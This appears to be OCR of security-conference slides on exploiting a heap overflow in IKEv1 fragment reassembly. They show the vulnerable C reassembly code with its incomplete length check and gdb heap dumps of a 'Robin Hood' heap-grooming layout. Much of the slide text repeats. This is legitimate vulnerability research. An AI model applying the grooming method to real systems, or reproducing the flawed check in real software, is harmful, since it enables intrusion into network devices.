
Limited overflow (18-byte on 32-bit)

```
int IKE_GetAssembledPkt(struct ikev1_sa*ikev1_sa)
{
    ...
    // allocate reassembled packet
    int alloc_size = ikev1_sa->frag_queue1->assembled_len + sizeof(struct pkt_buffer);
    struct pkt_buffer* pkt_buffer = malloc(alloc_size);
    pkt_buffer->total_size = ikev1_sa->frag_queue1->assembled_len;

    ...
    // loop on all fragments
    while (TRUE)
    {
        ...
        // update the reassembled packet length
        int curr_frag_len = entry1_found->pkt_info->packet_ike->payload_length - 8;
        curr_reass_len += curr_frag_len;

        // This check is incomplete.
        // Does not take into account sizeof(struct pkt_buffer) added to alloc_size
        if (alloc_size < curr_reass_len) {
            es_PostEvent("Error assmbling fragments! Fragment data longer than packet.");
            ...
            return NULL;
        }
        // Process copying one fragment
        memcpy(&(pkt_buffer->data + curr_reass_len),
                    entry1_found->pkt_info->packet_ike->data,
                    curr_frag_len);
        ...
```

[1]
[2]
[3]
[4]
[5]

Exploit in a (coco)nut shell


Robin Hood uses IKEv1 sessions



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions


- Blue: separators



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators



Adjacent on the heap

…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation

Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



Adjacent on the heap


…

Somewhere else on the heap

Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



Adjacent on the heap

…


Somewhere else on the heap

Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 17 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 JJ
0xacd790b0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 JJ
0xacd798c0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 JJ
0xacd7a0d0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 JJ
0xacd7a8e0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes




Exploit in a (coco)nut shell

```
malloc: 0xacd809a0 realsz 0x1f60, reqsz 0x1f34 - reassembled packet
(gdb) dlchunk 0xacd78090 -c 14 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P  free_pc:0x0868d28d,- 0x4a4a JJ
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions


- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



Exploit in a (coco)nut shell

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes




Exploit in a (coco)nut shell

```
previous xml_tags[13].alloc = NULL
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 M sz:0x02030 fl:CP alloc_pc:0x0807f8c4,- xml_tags[13].alloc
0xacd7a8d0 F sz:0x00010 fl:-P
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes




Exploit in a (coco)nut shell

```
(gdb) dlchunk 0xacd78090 -c 14 -p 0x44
0xacd78090 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 II
0xacd788a0 F sz:0x02040 fl:-P  free_pc:0x0994a2bf,
0xacd7a8e0 M sz:0x00810 fl:C- alloc_pc:0x0869460d,- 0x0002 II
0xacd7b0f0 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0001 hex(0000)
0xacd7b900 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0002 hex(0000)
0xacd7c110 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 hex(0000)
0xacd7c920 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0004 hex(0000)
0xacd7d130 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0005 hex(0000)
0xacd7d940 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 LL
0xacd7e150 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 MM
0xacd7e960 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 NN
0xacd7f170 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0000 OO
0xacd7f980 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x5050 PP
0xacd80190 M sz:0x00810 fl:CP alloc_pc:0x0869460d,- 0x0003 II
```

Robin Hood uses IKEv1 sessions

- Blue: separators
- Green: hole creation
- Orange: targets for mirror writes



